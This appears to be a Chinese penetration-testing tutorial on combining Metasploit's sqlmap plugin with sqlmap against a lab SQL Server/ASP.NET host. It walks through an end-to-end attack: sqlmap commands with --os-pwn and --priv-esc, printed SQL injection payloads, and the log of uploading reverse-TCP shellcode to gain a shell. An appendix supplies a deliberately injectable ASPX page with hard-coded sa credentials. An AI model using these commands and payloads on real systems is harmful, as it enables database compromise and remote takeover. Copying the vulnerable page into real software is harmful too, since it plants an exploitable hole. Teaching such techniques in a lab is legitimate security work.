

msf在非session 模式下与session模式下都支持第三方的加载与第三方框架的融合。代表参数为load。两种模式下的load 意义不同。本季主要针对非session模式下的load sqlmap情景。

```
msf post(windows/manage/mssql_local_auth_bypass) > load
load aggregator      load db_credcollect  load ips_filter      load msfd            load openvas         load sample          load sounds          load token_hunter
load alias           load db_tracker      load komand          load msgrpc          load pcap_log        load session_notifier load sqlmap          load wiki
load auto_add_route  load event_tester    load lab             load nessus          load request         load session_tagger  load thread          load wmap
load beholder        load ffautoregen     load libnotify       load nexpose         load rssfeed         load socket_logger   load token_adduser
msf post(windows/manage/mssql_local_auth_bypass) > load
```

```
msf post(windows/manage/mssql_local_auth_bypass) > load sqlmap
[*] Sqlmap plugin loaded
[*] Successfully loaded plugin: Sqlmap
msf post(windows/manage/mssql_local_auth_bypass) > ?

Sqlmap Commands
=====

Command      Description
-----
sqlmap_connect  sqlmap_connect <host> [<port>]
sqlmap_get_data  Get the resulting data of the task
sqlmap_get_log   Get the running log of a task
sqlmap_get_option Get an option for a task
sqlmap_get_status Get the status of a task
sqlmap_list_tasks List the knows tasks. New tasks are not stored in DB, so lives as long as the console does
sqlmap_new_task  Create a new task
sqlmap_save_data Save the resulting data as web_vulns
sqlmap_set_option Set an option for a task
sqlmap_start_task Start the task
```

加载Sqlmap后，主要参数如下：

```
1 Sqlmap Commands
2 =====
3
4 Command Description
5 -----
6 sqlmap_connect sqlmap_connect <host> [<port>]
7 sqlmap_get_data Get the resulting data of the task
8 sqlmap_get_log Get the running log of a task
9 sqlmap_get_option Get an option for a task
10 sqlmap_get_status Get the status of a task
11 sqlmap_list_tasks List the knows tasks. New tasks are not stored in DB, so lives as long as the console does
12 sqlmap_new_task Create a new task
13 sqlmap_save_data Save the resulting data as web_vulns
14 sqlmap_set_option Set an option for a task
15 sqlmap_start_task Start the task
```

```
1 msf exploit(multi/handler) > help sqlmap
```

help 加载的模块名，为显示第三方的帮助文档。

```
msf exploit(multi/handler) > help sqlmap

Sqlmap Commands
=====

Command      Description
-----
sqlmap_connect  sqlmap_connect <host> [<port>]
sqlmap_get_data  Get the resulting data of the task
sqlmap_get_log   Get the running log of a task
sqlmap_get_option Get an option for a task
sqlmap_get_status Get the status of a task
sqlmap_list_tasks List the knows tasks. New tasks are not stored in DB, so lives as long as the console does
sqlmap_new_task  Create a new task
sqlmap_save_data Save the resulting data as web_vulns
sqlmap_set_option Set an option for a task
sqlmap_start_task Start the task
```

msf上的sqlmap插件依赖于sqlmap的sqlmapapi.py 在使用前需要启动sqlmapapi.py

```
[14:31:27] [DEBUG] Using adapter 'wsgiref' to run bottle
^Croot@John:~# sqlmapapi -s -p 8080
[14:32:50] [INFO] Running REST-JSON API server at '127.0.0.1:8080'..
[14:32:50] [INFO] Admin ID: ebb920189bf4812238373507fd28781a
[14:32:50] [DEBUG] IPC database: '/tmp/sqlmapipc-3nTmTX'
[14:32:50] [DEBUG] REST-JSON API server connected to IPC database
[14:32:50] [DEBUG] Using adapter 'wsgiref' to run bottle
█
```

然后在msf上建立任务。

而sqlmap对msf也完美支持。

靶机：192.168.1.115，Sql server 2005 + aspx.net

构造注入点，如图1：


图1：

```

2 <%@ Import namespace="System.Data" %>
3 <%@ Import namespace="System.Data.SqlClient" %>
4 <!DOCTYPE html>
5 <script runat="server">
6     private DataSet resSet=new DataSet();
7     protected void Page_Load(object sender, EventArgs e)
8     {
9         String strconn = "server=.;database=xxrenshi;uid=sa;pwd=123456";
10        string id = Request.Params["id"];
11        //string sql = String.Format("select * from admin where id={0}", id);
12        string sql = "select * from sys_user where id=" + id;
13        SqlConnection connection=new SqlConnection(strconn);
14        connection.Open();
15        SqlDataAdapter dataAdapter = new SqlDataAdapter(sql, connection);
16        dataAdapter.Fill(resSet);
17        DgData.DataSource = resSet.Tables[0];
18        DgData.DataBind();
19        Response.Write("sql:<br>" + sql);
20        Response.Write("<br>Result:");
21    }
22
23 </script>
24
25 <html xmlns="http://www.w3.org/1999/xhtml">
26 <head runat="server">

```

数据结构，如图2：



```

root@John:/tmp# sqlmap -u "http://192.168.1.115/xxxx.aspx?id=21" --random-agent --os-pwn --msf-path /usr/share/metasploit-framework/ --priv-esc -v 1
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
[!] starting at 15:11:48
[15:11:48] [INFO] fetched random HTTP User-Agent header from file '/usr/share/sqlmap/txt/user-agents.txt': 'Opera/9.23 (Windows NT 5.1; U; fi)'
[15:11:48] [INFO] resuming back-end DBMS 'microsoft sql server'
[15:11:48] [INFO] Resuming connection to the target IP.
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=21 AND 6805=6805

Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
Payload: id=21 AND 9183 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(113)+(SELECT (CASE WHEN (9183=9183) THEN CHAR(48) ELSE CHAR(48) END))+CHAR(113)+CHAR(107)+CHAR(118)+CHAR(106)+CHAR(113)))

Type: inline query
Title: Microsoft SQL Server/Sybase inline queries
Payload: id=(SELECT CHAR(113)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(113)+(SELECT (CASE WHEN (1434=1434) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(107)+CHAR(118)+CHAR(106)+CHAR(113))

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=21;WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=21 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 40 columns
Payload: id=21 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(113)+CHAR(100)+CHAR(117)+CHAR(116)+CHAR(100)+CHAR(73)+CHAR(107)+CHAR(106)+CHAR(84)
18)+CHAR(71)+CHAR(107)+CHAR(65)+CHAR(120)+CHAR(90)+CHAR(119)+CHAR(110)+CHAR(104)+CHAR(118)+CHAR(107)+CHAR(69)+CHAR(85)+CHAR(77)+CHAR(69)+CHAR(122)+CHAR(88)+CHAR(118)+CHAR(104)+CHAR(66)+CHAR(78)+CHAR
AR(121)+CHAR(101)+CHAR(112)+CHAR(69)+CHAR(95)+CHAR(106)+CHAR(66)+CHAR(122)+CHAR(89)+CHAR(85)+CHAR(113)+CHAR(107)+CHAR(118)+CHAR(106)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL

```

```


[15:13:54] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Reverse TCP: Try to connect back from the database host to this machine, on all ports between the specified and 65535
[3] Reverse HTTP: Connect back from the database host to this machine tunnelling traffic over HTTP
[4] Reverse HTTPS: Connect back from the database host to this machine tunnelling traffic over HTTPS
[5] Bind TCP: Listen on the database host for a connection
what is the local address? [Enter for '192.168.1.5' (detected)] 192.168.1.5

```

```

[15:15:00] [WARNING] it looks like the file has not been written (usually occurs if the DGMS process user has no write privileges in the destination path)
do you want to try to upload the file with the custom Visual Basic script technique? [Y/n] y
[15:15:07] [INFO] using a custom visual basic script to write the binary file content to file 'C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\LOG\tmpsehlp.exe', please wait...
[15:15:07] [INFO] heuristic detected web page charset 'ascii'
[15:15:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[15:15:08] [WARNING] it looks like the file has not been written (usually occurs if the DGMS process user has no write privileges in the destination path)
do you want to try to upload the file with the built-in debug.exe technique? [Y/n]
[15:15:08] [INFO] using debug.exe to write the binary file content to file 'C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\LOG\tmpsehlp.exe', please wait...
[15:15:13] [INFO] the local file '/tmp/sqlmap/AXTP6550/tmpskd9TX20tB257.exe' and the remote file 'C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\LOG\tmpsehlp.exe' have the same size (6144 B)
[15:15:13] [INFO] shellcodeexec successfully uploaded
[15:15:13] [INFO] running Metasploit Framework command line interface locally, please wait...
[15:15:13] [INFO] opening up the database connection
do you want to remove LDF 'master.net.sp.cmdshell'? [Y/n]

```



关于msf与sqlmap的结合在未来的系列中还会继续讲述，本季作为基础。

附录：

注入点代码：

```
1 <%@ Page Language="C#" AutoEventWireup="true" %>
2 <%@ Import Namespace="System.Data" %>
3 <%@ Import namespace="System.Data.SqlClient" %>
4 <!DOCTYPE html>
5 <script runat="server">
6     private DataSet resSet=new DataSet();
7     protected void Page_Load(object sender, EventArgs e)
8     {
9         String strconn = "server=.;database=xxrenshi;uid=sa;pwd=123456";
10        string id = Request.Params["id"];
11        //string sql = string.Format("select * from admin where id={0}", id);
12        string sql = "select * from sys_user where id=" + id;
13        SqlConnection connection=new SqlConnection(strconn);
14        connection.Open();
15        SqlDataAdapter dataAdapter = new SqlDataAdapter(sql, connection);
16        dataAdapter.Fill(resSet);
17        DgData.DataSource = resSet.Tables[0];
18        DgData.DataBind();
19        Response.Write("sql:<br>" + sql);
20        Response.Write("<br>Result:");
21    }
22
23 </script>
24
25 <html xmlns="http://www.w3.org/1999/xhtml">
26 <head runat="server">
27 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
28 <title></title>
29 </head>
30 <body>
31 <form id="form1" runat="server">
32 <div>
33
34 <asp:DataGrid ID="DgData" runat="server" BackColor="White" BorderColor="#3366CC"
35 BorderStyle="None" BorderWidth="1px" CellPadding="4"
36 HeaderStyle-CssClass="head" Width="203px">
37 <FooterStyle BackColor="#99CCCC" ForeColor="#003399" />
```

```
38 <SelectedItemStyle BackColor="#009999" Font-Bold="True" ForeColor="#C
CFF99" />
39 <PagerStyle BackColor="#99CCCC" ForeColor="#003399"
HorizontalAlign="Left"
40 Mode="NumericPages" />
41 <ItemStyle BackColor="White" ForeColor="#003399" />
42 <HeaderStyle CssClass="head" BackColor="#003399" Font-Bold="True" Fore
Color="#CCCCFF"></HeaderStyle>
43 </asp:DataGrid>
44
45 </div>
46 </form>
47 </body>
48 </html>
```

- Micropoor